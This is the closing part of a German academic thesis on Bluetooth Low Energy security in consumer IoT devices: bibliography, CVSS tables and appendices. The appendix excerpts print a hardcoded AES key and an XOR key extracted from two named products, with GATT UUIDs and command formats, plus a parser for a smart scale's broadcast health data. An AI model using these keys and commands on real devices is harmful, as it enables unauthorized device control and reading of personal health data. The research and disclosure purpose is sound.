[Gar20] Garbelini, Matheus E.; Chattopadhyay, Sudipta und Wang, Chundong: SweynTooth: Unleashing Mayhem over Bluetooth Low Energy, in: *USENIX Annual Technical Conference (ATC '20)*, S. 911–925, URL https://www.usenix.org/conference/atc20/presentation/garbelini, 13 CVE-IDs zugewiesen

[Gar21] Garbelini, Matheus E.; Chattopadhyay, Sudipta und Wang, Chundong: BrakTooth: Causing Havoc on Bluetooth Link Manager, Singapore University of Technology and Design, ASSET Research Group (2021), URL https://asset-group.github.io/disclosures/braktooth/, 20+ CVEs inkl. CVE-2021-28139

[Gas15] Gascon, Hugo; Wressnegger, Christian; Yamaguchi, Fabian und Rieck, Konrad: Pulsar: Stateful Black-Box Fuzzing of Proprietary Network Protocols, in: *Proceedings of the 11th International Conference on Security and Privacy in Communication Networks (SecureComm)*, S. 330–347, URL https://mlsec.org/docs/2015-securecomm.pdf,

dokumentiert die Nutzung von Markov-Modellen/DFA zur Protokoll-Rekonstruktion.

[Ger24] Gerstenberg, Thomas: blatann: Python BLE library for Nordic nRF52 with Connectivity firmware (2024), URL https://github.com/ThomasGerstenberg/blatann, version 0.6.0, Enables Bluetooth Low Energy Central and Peripheral using Python and nRF52 hardware

[Goo23] Google Project Zero: Disclosure Policy: 90-Day Deadline for Vulnerability Fixes (2023), URL https://googleprojectzero.blogspot.com/p/vulnerability-disclosure-policy.html, industry-standard 90-day disclosure timeline from initial vendor notification

[Gre25] Gress, Hendrik et al.: The Newer, the More Secure? Standards-Compliant BLE MITM Attacks on Fitness Trackers. *MDPI Sensors* (2025), Bd. 25

[Hei25a] Heinze, Dennis und Frieder Steinmetz, ERNW Enno Rey Netzwerke GmbH: Bluetooth Headphone Jacking: Full Disclosure of Airoha RACE Vulnerabilities – CVE-2025-20700, CVE-2025-20701, CVE-2025-20702 (2025), URL https://insinuator.net/2025/12/bluetooth-headphone-jacking-full-disclosure-of-airoha-race-vulnerabilities/, entdecker: Dennis Heinze und Frieder Steinmetz (ERNW). CVSS-Scores strittig: ERNW bewertet mit 8.8–9.6, Airoha mit 6.7/6.7/7.5; NVD-Scores stehen noch aus (Stand: Feb. 2026). Partielle Erstoffenlegung TROOPERS-Konferenz Juni 2025; vollständige Offenlegung 39C3 Dezember 2025.

[Hei25b] Heinze, Dennis und Steinmetz, Frieder: Airoha RACE Vulnerability in Bluetooth Audio Devices. *Cybersecurity Advisory* (2025), cVE-2025-20700, CVE-2025-20701, CVE-2025-20702

[Ho16] Ho, Grant; Leung, Derek; Mishra, Pratyush; Hosseini, Ashkan; Song, Dawn und Wagner, David: Smart Locks: Lessons for Securing Commodity Internet of Things Devices, in: *AsiaCCS '16: ACM Asia Conference on Computer and Communications Security*, S. 461–472, URL https://dl.acm.org/doi/10.1145/2897845.2897886

[IEC21] IEC: IEC 62443: Industrial communication networks - Network and system security (2021), URL https://www.iec.ch/cybersecurity, definiert Security-Levels für industrielle Automatisierungs- und Steuerungssysteme

[Int19] Internet Society: The Economics of IoT Security: Why the Market Fails and What to Do About It, Techn. Ber., Internet Society (2019), URL https://www.internetsociety.org/resources/doc/2019/iot-security-economics/, identifies three market failures – information asymmetry, misaligned incentives, and negative externalities – as root causes of IoT insecurity; estimates security-operational costs of $40/device/year

[Int21] International Organization for Standardization (ISO) and SAE International: *Road vehicles – Cybersecurity engineering* (2021), URL https://www.iso.org/standard/70918.html

[IoT23] IoT Security Foundation: IoT Security Compliance Framework 2023: Industry Readiness Report, Techn. Ber., IoT Security Foundation (2023), URL https://www.iotsecurityfoundation.org/compliance-report-2023/, found 76% of 446 manufacturers lack vulnerability disclosure policies (November 2023)

[IoT24] IoT Analytics: Challenges with IoT product launches: Why time-to-market has increased 80% in 4 years, Techn. Ber., IoT Analytics GmbH (2024), URL https://iot-analytics.com/challenges-iot-product-launches-why-time-to-market-has-increased-80-percent-in-4-years/

[ISO18a] ISO: ISO 26262:2018 – Road vehicles – Functional safety (2018), URL https://www.iso.org/standard/68436.html, international standard for functional safety of electrical/electronic systems in production automobiles

[ISO18b] ISO/IEC: ISO/IEC 29147:2018 – Information technology – Security techniques – Vulnerability disclosure (2018), URL https://www.iso.org/standard/72311.html, international standard for coordinated vulnerability disclosure (CVD)

[Jas17] Jasek, Slawomir: BluePwn: Pwning Bluetooth Devices Through Apps (2017), URL https://www.blackhat.com/docs/eu-17/materials/eu-17-Jasek-Bluepwn-Pwning-Bluetooth-Devices-Through-Apps.pdf, black Hat Europe 2017. Empirische Analyse: 80% der untersuchten BLE-Geräte akzeptieren unbefugte Verbindungen via Just-Works-Pairing ohne MITM-Schutz.

[Kim20] Kim, Mingeun; Kim, Dongkwan; Kim, Eunsoo; Kim, Suryeon; Jang, Yeongjin und Kim, Yongdae: FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis, in: *ACSAC '20: Annual Computer Security Applications Conference*, S. 733–745

[Kre13] Krebs, Brian: Adobe Breach Impacted at Least 38 Million Users (2013), URL https://krebsonsecurity.com/2013/10/adobe-breach-impacted-at-least-38-million-users/, details the use of AES-ECB and its role in password correlation

[Kre16] Krebs, Brian: KrebsOnSecurity Hit With Record DDoS via Mirai Botnet (2016), URL https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/, 600,000+ infected IoT devices generating 1 Tbps attacks exploiting default credentials

[Lin25] Lin, Jing; Chen, Zhide; Yang, Xu; Yang, Xuechao; Wang, Xiaoding; Yi, Xun und Piran, Md. Jalil: Silent Intruders: Unveiling Security Flaws in

BLE Smart Locks. *IEEE Transactions on Consumer Electronics* (2025)

[Lyd07] Lyda, Robert und Hamrock, James: Using Entropy Analysis to Find Encrypted and Packed Malware. *IEEE Security and Privacy* (2007), Bd. 5(2): S. 40–45, grundlegende Arbeit zu Entropie-Schwellenwerten für die Erkennung verschlüsselter Daten in Binärdateien

[Man24] Mandal, Prianka; Ami, Amit Seal; Olaiya, Victor; Razmjo, Sayyed Hadi und Nadkarni, Adwait: "Belt and suspenders" or "just red tape"?: Investigating Early Artifacts and User Perceptions of IoT App Security Certification, in: *33rd USENIX Security Symposium (USENIX Security '24)*, USENIX Association, S. 4927–4944, URL https://www.usenix.org/conference/usenixsecurity24/presentation/mandal, found 35 crypto-API vulnerabilities in 9/11 ioXt-certified apps including AES-ECB in TUYA platform

[Mar18] Martín, Alejandro; Lara-Cabrera, Raúl und Camacho, David: Android malware detection through hybrid features fusion and ensemble classifiers: The AndroPyTool framework and the OmniDroid dataset, in: *2018 International Joint Conference on Neural Networks (IJCNN)*, IEEE, S. 509–516

[Mic12] Microsoft Security: Microsoft Security Development Lifecycle (SDL) Version 5.2, Techn. Ber., Microsoft Corporation (2012), URL https://www.microsoft.com/en-us/securityengineering/sdl/, industry-standard secure development lifecycle with threat modeling and security reviews

[Mic24] Microchip Technology Inc.: ATECC608B CryptoAuthentication Device Summary and Pricing (2024), URL https://www.microchip.com/en-us/product/ATECC608B, unit prices range from approximately $0.50 to $0.80 for high-volume orders (1,000+ units)

[Mie18] Miessler, Daniel; Guzman, Aaron; Rudresh, Vishruta und Smith, Craig: *OWASP IoT Top 10 2018*, OWASP Foundation (2018), URL https://owasp.org/www-project-internet-of-things/

[Mil15] Miller, Charlie und Valasek, Chris: Remote Exploitation of an Unaltered Passenger Vehicle (2015), URL https://ioactive.com/pdfs/IOActive_Remote_Car_Hacking.pdf, pioneering security research leading to the recall of 1.4 million FCA vehicles. Originally published for Black Hat USA 2015.

[Moo25a] Moonsamy, Veelasha et al.: Formal Analysis of the Matter IoT Protocol, in: *IEEE Symposium on Security and Privacy*, S. 1–18, kU Leuven researchers identified cryptographic design flaws including low-entropy passcodes

[Moo25b] Moonsamy, Veelasha et al.: What's the Matter? An In-Depth Security Analysis of the Matter Protocol (2025), URL https://eprint.iac

r.org/2025/1268.pdf, identified vulnerabilities in PASE/CASE key establishment, JavaScript SDK 20-attempt limit failure

[Myl24] Mylonas, Alex et al.: AndroPyTool: Automated feature extraction framework for Android applications (2024), URL https://github.com/alexMyG/AndroPyTool, docker-based automation integrating FlowDroid and DroidBox

[Nat24a] National Cyber Security Centre (NCSC): The Near-Term Impact of AI on the Cyber Threat, Techn. Ber., NCSC, Government Communications Headquarters (GCHQ) (2024), URL https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat, assessment: AI will almost certainly increase the volume and impact of cyber attacks over the next two years

[Nat24b] National Institute of Standards and Technology (NIST): NIST Finalizes Post-Quantum Cryptography Standards (FIPS 203, FIPS 204, FIPS 205) (2024), URL https://www.nist.gov/news-events/news/2024/08/nist-releases-first-3-finalized-post-quantum-encryption-standards, finalized in August 2024, standardizing ML-KEM (Kyber) and ML-DSA (Dilithium)

[Nat25] National Security Agency: Ghidra Software Reverse Engineering Framework (2025), URL https://github.com/NationalSecurityAgency/ghidra/releases, version 11.4.3 (December 2025), Open-source software reverse engineering suite developed by NSA

[NIS01] NIST: Advanced Encryption Standard (AES), Techn. Ber. FIPS PUB 197, National Institute of Standards and Technology (NIST) (2001), URL https://csrc.nist.gov/pubs/fips/197/final

[NIS24] NIST: Post-Quantum Cryptography: Selected Algorithms 2024, Techn. Ber., National Institute of Standards and Technology (2024), URL https://csrc.nist.gov/projects/post-quantum-cryptography, finalized ML-KEM/Kyber and ML-DSA/Dilithium in August 2024, constrained IoT faces implementation challenges

[OWA25a] OWASP: OWASP Threat Dragon: Open-source threat modeling tool (2025), URL https://owasp.org/www-project-threat-dragon/, free, cross-platform, supports STRIDE methodology

[OWA25b] OWASP Foundation: OWASP Mobile Application Security Testing Guide (MASTG) (2025), URL https://mas.owasp.org/MASTG/, comprehensive manual for mobile app security testing, formerly known as OWASP Mobile Security Testing Guide (MSTG)

[OWA25c] OWASP Foundation: Software Assurance Maturity Model (SAMM) (2025), URL https://owaspsamm.org/, abgerufen: März 2026

[Paa16] Paar, Christof und Pelzl, Jan: *Kryptografie verständlich: Ein Lehrbuch für Studierende und Anwender*, Springer Vieweg, Berlin, Heidelberg (2016)

[Pad17] Padgette, John; Bahr, John; Batra, Mayank; Holtmann, Marcel; Smithbey, Rhonda; Chen, Lily und Scarfone, Karen: Guide to Bluetooth Security, Techn. Ber. NIST SP 800-121 Rev. 2, National Institute of Standards and Technology (NIST) (2017), URL https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-121r2.pdf

[Pal22] Pallavi, K. N. und Narayanan, Vijayalakshmi: A Survey on Bluetooth Low Energy Security and Privacy Issues. *Wireless Personal Communications* (2022), Bd. 125: S. 1713–1740, umfassender Survey zu BLE-Privacy- und -Sicherheitsproblemen inkl. Tracking und Profiling

[Pat02] Patton, Michael Quinn: *Qualitative Research & Evaluation Methods*, Sage Publications, Thousand Oaks, CA, 3rd Aufl. (2002)

[Pon24] Ponemon Institute and IBM: Cost of a Data Breach Report 2024: IoT-Specific Analysis, Techn. Ber., IBM Security (2024), URL https://www.ibm.com/security/data-breach, ioT breaches average $10 million for healthcare sector, $5 per compromised record

[pqm24] pqm4 Project: pqm4: Post-quantum crypto library for the ARM Cortex-M4 (2024), URL https://github.com/mupq/pqm4, benchmarks show Dilithium requiring upwards of 40–70 KB RAM on Cortex-M4 under certain configurations

[PSA25] PSA Certified: Building a Secure IoT with PSA Certified: Framework Overview (2025), URL https://www.psacertified.org/, abgerufen: März 2026

[PTE14] PTES Core Team: The Penetration Testing Execution Standard (2014), URL http://www.pentest-standard.org/

[Res24] Research, PerfektBlue: BlueSDK Vulnerabilities in Automotive Infotainment Systems (2024), URL https://perfektblue.tech/automotive-bluesdk, identified hardcoded cryptographic material in BlueSDK used by multiple OEMs unknowingly

[Rou10] Rouf, Ishtiaq et al.: Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study, in: *19th USENIX Security Symposium*, S. 323–338, URL https://www.usenix.org/legacy/events/sec10/tech/full_papers/Rouf.pdf, demonstrated eavesdropping, tracking, and spoofing of TPMS sensor messages

[Sca08] Scarfone, Karen; Souppaya, Murugiah; Cody, Amanda und Orebaugh, Angela: Technical Guide to Information Security Testing and Assessment, Techn. Ber. NIST Special Publication 800-115, National Institute of Standards and Technology (NIST) (2008), URL https://csrc.nist.gov/pubs/sp/800/115/final

[Sch10] Schneier, Bruce: Cargo Cult Security (2010), URL https://www.schneier.com/blog/archives/2010/09/cargo_cult_secu.html, abgerufen: März 2026

[Sch16] Schneier, Bruce: The Security Economics of the Internet of Things (2016), URL https://www.schneier.com/blog/archives/2016/10/the_security_ec_1.html, abgerufen: März 2026. Analysiert das Marktversagen und die fehlende Haftung der Hersteller beim Mirai-Botnet.

[Sem25] Semgrep Inc.: Semgrep: Static analysis tool with custom rules for embedded code (2025), URL https://semgrep.dev/, free tier supports C/C++, custom rules for BLE-specific anti-patterns

[Ser17] Seri, Ben und Vishnepolsky, Gregory: BlueBorne: A New Class of Airborne Attacks that can Compromise Any Bluetooth Enabled Linux/IoT Device, Techn. Ber., Armis Labs (2017), URL https://blackhat.com/docs/eu-17/materials/eu-17-Seri-BlueBorne-A-New-Class-Of-Airborne-Attacks-Compromising-Any-Bluetooth-Enabled-Linux-IoT-Device-wp.pdf, cVE-2017-0781, CVE-2017-0782, CVE-2017-1000250, CVE-2017-1000251. Alternative URL: https://blackhat.com/docs/eu-17/materials/eu-17-Seri-BlueBorne-A-New-Class-Of-Airborne-Attacks-Compromising-Any-Bluetooth-Enabled-Linux-IoT-Device.pdf

[Sha49] Shannon, Claude E.: Communication Theory of Secrecy Systems. *Bell System Technical Journal* (1949), Bd. 28(4): S. 656–715

[Sin25] Singapore Cyber Security Agency: Singapore-UK Mutual Recognition Agreement for IoT Cybersecurity Labels (2025), URL https://www.csa.gov.sg/news/press-releases/singapore-uk-mra, effective January 2026, CLS-certified products deemed PSTI-compliant

[Sip12] Sipser, Michael: *Introduction to the Theory of Computation*, Cengage Learning, 3 Aufl. (2012)

[Siv23] Sivakumaran, Pallavi; Zuo, Chaoshun; Lin, Zhiqiang und Blasco, Jorge: Uncovering Vulnerabilities of Bluetooth Low Energy IoT from Companion Mobile Apps with Ble-Guuide, in: *Proceedings of the 2023 ACM Asia Conference on Computer and Communications Security (ASIA CCS '23)*, Association for Computing Machinery, S. 1004–1015

[Sky25] Skylot und Contributors: JADX - Dex to Java decompiler (2025), URL https://github.com/skylot/jadx, version 1.5.3 (September 2025), Command-line and GUI tools for producing Java source code from Android Dex and Apk files

[Son24] SonicWall: Mid-Year Cyber Threat Report 2024, Techn. Ber., SonicWall Inc. (2024), URL https://www.tdsynnex.com/na/us/cybersolv/wp-content/uploads/sites/10/2024/11/SonicWall-2

024-Mid-Year-Cyber-Threat-Report.pdf

[Sta25] StatCounter: Mobile Operating System Market Share Worldwide (Nov 2024 - Nov 2025) (2025), URL https://gs.statcounter.com/os-market-share/mobile/worldwide, iOS market share fluctuates between 26% and 28% globally

[Ste24] Sternum IoT: Firmware Security: Key Challenges and 11 Critical Best Practices (2024), URL https://sternumiot.com/iot-blog/firmware-security-key-challenges-and-11-critical-best-practices/, identifies developer skill gaps as primary cause of IoT security failures

[Syn25] Synopsys: Building Security In Maturity Model (BSIMM) (2025), URL https://www.bsimm.com/, abgerufen: März 2026

[UK 22] UK Government: Product Security and Telecommunications Infrastructure Act 2022 (2022), URL https://www.legislation.gov.uk/ukpga/2022/46/enacted, abgerufen: März 2026

[Ull21] Ullah, Sana; Khan, Pervez et al.: Regulatory, Legal, and Market Aspects of Smart Wearables for Cardiac Monitoring. *Sensors* (2021), Bd. 21(14): S. 4937, discusses regulatory frameworks lagging behind technological advancements in medical IoT

[UNE21a] UNECE: UN Regulation No. 155 – Cyber security and cyber security management system (2021), URL https://unece.org/transport/documents/2021/03/standards/un-regulation-no-155-cyber-security-and-cyber-security, requires OEMs to provide security support and updates throughout the vehicle lifespan

[UNE21b] UNECE WP.29: *Uniform provisions concerning the approval of vehicles with regards to cyber security and cyber security management system*, United Nations Economic Commission for Europe (2021), URL https://unece.org/transport/documents/2021/03/standards/un-regulation-no-155-cyber-security-and-cyber-security, uN Regulation No. 155

[Ups24] Upstream Security: 2024 Global Automotive Cybersecurity Report, Techn. Ber., Upstream Security (2024), URL https://upstream.auto, analyzes vulnerabilities in the automotive supply chain, highlighting risks from Tier-1 and Tier-2 suppliers

[U.S20] U.S. Food and Drug Administration (FDA): Cybersecurity Vulnerabilities in Certain Medical Devices with Bluetooth Low Energy: FDA Safety Communication (2020), URL https://www.fda.gov/medical-devices/safety-communications/sweyntooth-cybersecurity-vulnerabilities, alert regarding SweynTooth BLE vulnerabilities affecting medical devices

[U.S25] U.S. Federal Communications Commission: U.S. Cyber Trust Mark for IoT Devices (2025), URL https://www.fcc.gov/cybersecurity-certification-mark-iot-devices, launched January 7, 2025, facing delays after UL Solutions withdrawal as Lead Administrator

[Wan23] Wang, J. et al.: Are You Spying on Me? Large-Scale Analysis on IoT Data Exposure through Companion Apps. *ACM Transactions on Privacy and Security (TOPS)* (2023)

[Wan24] Wang, W.; Li, Y.; Wang, X.; Liu, J. und Zhang, X.: Detecting Android Malware with Transfer Learning, in: *IEEE Access*, Bd. 12, S. 15234–15247, demonstrated 98.87% accuracy across 1.2M+ samples at 5.14ms detection rates

[Wir26] Wireshark Foundation: Wireshark: Go Deep (2026), URL https://www.wireshark.org/, standard network protocol analyzer used for BLE traffic dissection

[Zha20] Zhang, Jianliang; Wen, Yongqiang und Chen, Tao: Formal Analysis of Bluetooth Low Energy Key Agreement Protocols, in: *Proceedings of the 2020 IEEE International Conference on Communications (ICC)*, IEEE, S. 1–6, formale Verifikation des BLE-Pairing-Protokolls mittels ProVerif; identifiziert Schwachstellen in Legacy-Pairing und Just-Works

[Zuo19] Zuo, Chaoshun; Wen, Haohuang; Lin, Zhiqiang und Zhang, Yinqian: Automatic Fingerprinting of Vulnerable BLE IoT Devices with Static UUIDs from Mobile Apps, in: *ACM CCS '19: Conference on Computer and Communications Security*, S. 1469–1483

Abbildungsverzeichnis

Tabellenverzeichnis

Listings

A Anhang

A.1 BLE-Spezifikationen

A.1.1 GATT Service UUIDs der untersuchten Geräte

Tabelle A.1: Service UUIDs der drei untersuchten Geräte

Gerät	Service UUID	Beschreibung
Sonhomay LED Glasses	`0x0000fff0 ... fb`	Herstellerspezifischer Haupt-Service
Smart-LED-Strip	`0x0000fff0 ... fb`	Herstellerspezifischer Haupt-Service
Lebenlang Digital Scale	Manufacturer Data `0x05C0`	Kein GATT-Service (Broadcast-only)

A.1.2 BLE Security Modes und Levels (Referenz)

Tabelle A.2: BLE Security Mode 1 – Level-Übersicht

Mode/Level	Beschreibung	MITM-Schutz
SM1 Level 1	Keine Sicherheit (alle Geräte dieser Arbeit)	Nein
SM1 Level 2	Verschlüsselung, kein Auth.	Nein
SM1 Level 3	Authentifiziertes Pairing + Verschlüsselung	Ja
SM1 Level 4	LE Secure Connections (ECDH, AES-CCM)	Ja

A.2 CVSS-Bewertungen aller Schwachstellen

Tabelle A.3: Vollständige CVSS-3.1-Bewertungen

Schwachstelle	Gerät	CVSS-Vektor	Score
Hardcodierter AES-Key	Brille	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`	8.1
Unsicherer ECB-Modus	Brille	`AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N`	5.9
Fehlende Authentifizierung	Brille	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`	8.1
Schwaches Pairing (Just Works)	Brille	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`	6.5
Fehlender Replay-Schutz [b]	Brille	`AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L`	6.5
GATT unverschlüsselt	Strip	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L`	8.3
Globaler XOR-Key	Strip	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L`	8.3
Keine Authentifizierung	Strip	`AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L`	7.1
Kein Replay-Schutz	Strip	`AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L`	6.5
Health-Data Broadcast	Waage	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`	6.5
Statische MAC (Tracking)	Waage	`AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`	4.3
Kein Bonding erforderlich	Waage	`AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`	6.5
Long-Range-Reichweite	Waage	`AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`	4.3

[b] *s.-i.* = strukturell-inferiert (kein empirischer PoC durchgeführt).

A.3 Proof-of-Concept Code (Auszug)

A.3.1 LED-Brille: AES-Key-Extraktion und Protokoll

Listing A.1: Sonhomay LED Glasses – AES-Key und Protokoll-Struktur

```
# Extrahiert aus libAES.so via Ghidra (.data:0x113020)
AES_KEY = bytes.fromhex("34522a5b7a6e492c08090a9d8d2a23f8")

# Steuerbefehle (Beispiel "HELLO")
# Struktur: [Len][D][A][T][S][Type][Size_HI][Size_LO]
DATS_CMD  = bytes([7, 0x44, 0x41, 0x54, 0x53, 1, 0x00, 0x26])
# Abschlussbefehl
DATCP_CMD = bytes([5, 0x44, 0x41, 0x54, 0x43, 0x50])

# GATT-Charakteristiken (Service 0xfff0)
CTRL_UUID = "d44bc439-abfd-45a2-b575-925416129600"  # Write/WWR
DATA_UUID = "d44bc439-abfd-45a2-b575-92541612960a"  # Write
NOTIF_UUID = "d44bc439-abfd-45a2-b575-925416129601" # Notify
```

A.3.2 Smart-LED-Strip: Protokollformat

Listing A.2: Smart-LED-Strip – XOR-Cipher und Farbbefehl

```
# Hardcodierter XOR-Key (aus com.easylink.colorful.utils.EncryptUtil)
STATIC_KEY = bytes([89, 76, 90, 75, 53, 49, 33, 41, 62, 72, 64,
                    118, 100, 98, 81, 68, 94, 68, 63])

def xor_cipher(data: bytes, data_num: int) -> bytes:
    key = STATIC_KEY + bytes([data_num]) # data_num = Counter (0-255)
    res = bytearray(data)
    for i in range(1, len(res) - 1): # Prefix/Suffix bleiben Klartext
        for k in key: res[i] ^= k
    return bytes(res)

# Farbbefehl: [0x7E][Length][Opcode][Subtype][R][G][B][0x10][0xEF]
def set_color(r, g, b):
    return bytes([0x7E, 0x07, 0x05, 0x03, r, g, b, 0x10, 0xEF])

# PCAP-Statistik:
# GATT-Commands: 69 (Klartext) | Ads: 138 (XOR, 100% entschluesselt)
```

A.3.3 Lebenlang Digital Smart Scale: Advertisement-Parser

Listing A.3: Lebenlang Digital Smart Scale – Advertisement-Parser

```
# Manufacturer ID: 0x05C0 (Chipsea Technologies)
# BLE-Name: "Yoda1" | Shannon-Entropie: ~4,5 (Klartext bestätigt)

def parse_scale_data(mfg_data: bytes) -> dict:
    # Offset 2-3: Gewicht (0.01 kg Aufloesung, Big Endian)
    # Offset 4-5: Impedanz (0.1 Ohm Aufloesung, Big Endian)
    weight_raw = int.from_bytes(mfg_data[2:4], 'big')
    impedance  = int.from_bytes(mfg_data[4:6], 'big')

    return {
        'weight_kg':     weight_raw / 100.0,
        'impedance_ohm': impedance / 10.0
    }

# Reichweite: 30m indoor | DSGVO Art. 9: Gesundheitsdaten (kritisch)
```

A.4 Methodik der Schlüssel-Extraktion (Ghidra)

Die Extraktion des AES-Keys der LED-Brille erfolgte durch Reverse Engineering der nativen Bibliothek `libAES.so`. Folgende Schritte wurden in Ghidra durchgeführt:

1. **S-Box Suche**: Identifikation der kryptographischen Primitiven durch Suche nach der Standard-AES S-Box (`63 7C 77 7B ...`) im Speicher.
2. **Symbol-Analyse**: Suche nach JNI-Exporten wie `Java_csh_tiro_cc_aes_keyExpansionDefault`.
3. **Cross-References**: Verfolgen der Referenzen vom Decompiler-Output der Verschlüsselungsfunktion zurück zur `.data`-Sektion bei Adresse `0x113020`.
4. **Verifizierung**: Validierung des Keys durch Entschlüsselung von aufgezeichneten `DATSOK`-Antworten aus dem PCAP-Log.

A.5 Werkzeugkonfiguration

A.5.1 Wireshark-Filter für BLE-Analyse

Listing A.4: Nützliche Wireshark-Display-Filter für BLE

```
# Nur ATT-Schicht anzeigen
btle && btatt

# Write Requests (App -> Gerät)
btatt.opcode == 0x12

# Handle Value Notifications (Gerät -> App)
btatt.opcode == 0x1b

# Pairing-Protokoll
btsmp

# Bestimmtes GATT-Handle filtern (Beispiel 0x0015)
btatt.handle == 0x0015

# Shannon-Entropie-Analyse in Python (Entschlüsselungsdetektion)
# < 6.0 bits/byte --> Klartext
# > 7.5 bits/byte --> Verschlüsselt
```

A.5.2 Python-Entwicklungsumgebung

Listing A.5: requirements.txt für PoC-Entwicklung

```
1 blatann>=0.5.0          # nRF52-Schnittstelle
2 pycryptodome>=3.20.0    # AES-Implementierung
3 bleak>=0.21.1           # Alternative BLE-Library
4 scapy>=2.5.0            # PCAP-Analyse
```

A.6 Glossar und Abkürzungen

Tabelle A.4: Verwendete Abkürzungen

Abkürzung	Bedeutung
ADB	Android Debug Bridge
AEAD	Authenticated Encryption with Associated Data
AES	Advanced Encryption Standard
APK	Android Package Kit
ATT	Attribute Protocol
BIA	Bioelektrische Impedanzanalyse
BLE	Bluetooth Low Energy
CCCD	Client Characteristic Configuration Descriptor
CIA	Confidentiality, Integrity, Availability
CRA	Cyber Resilience Act
CVD	Coordinated Vulnerability Disclosure
CVSS	Common Vulnerability Scoring System
DSGVO	Datenschutz-Grundverordnung
ECB	Electronic Codebook (unsicherer AES-Modus)
ECDH	Elliptic Curve Diffie-Hellman
ELF	Executable and Linkable Format
ENISA	European Union Agency for Cybersecurity
GATT	Generic Attribute Profile
GCM	Galois/Counter Mode
HCI	Host Controller Interface
IoT	Internet of Things
JNI	Java Native Interface
L2CAP	Logical Link Control and Adaptation Protocol
LTK	Long-Term Key
MITM	Man in the Middle
OWASP	Open Web Application Security Project
PCAP	Packet Capture
PHY	Physical Layer
PoC	Proof of Concept
RE	Reverse Engineering
SBOM	Software Bill of Materials
SMP	Security Manager Protocol
UUID	Universally Unique Identifier
WWR	Write Without Response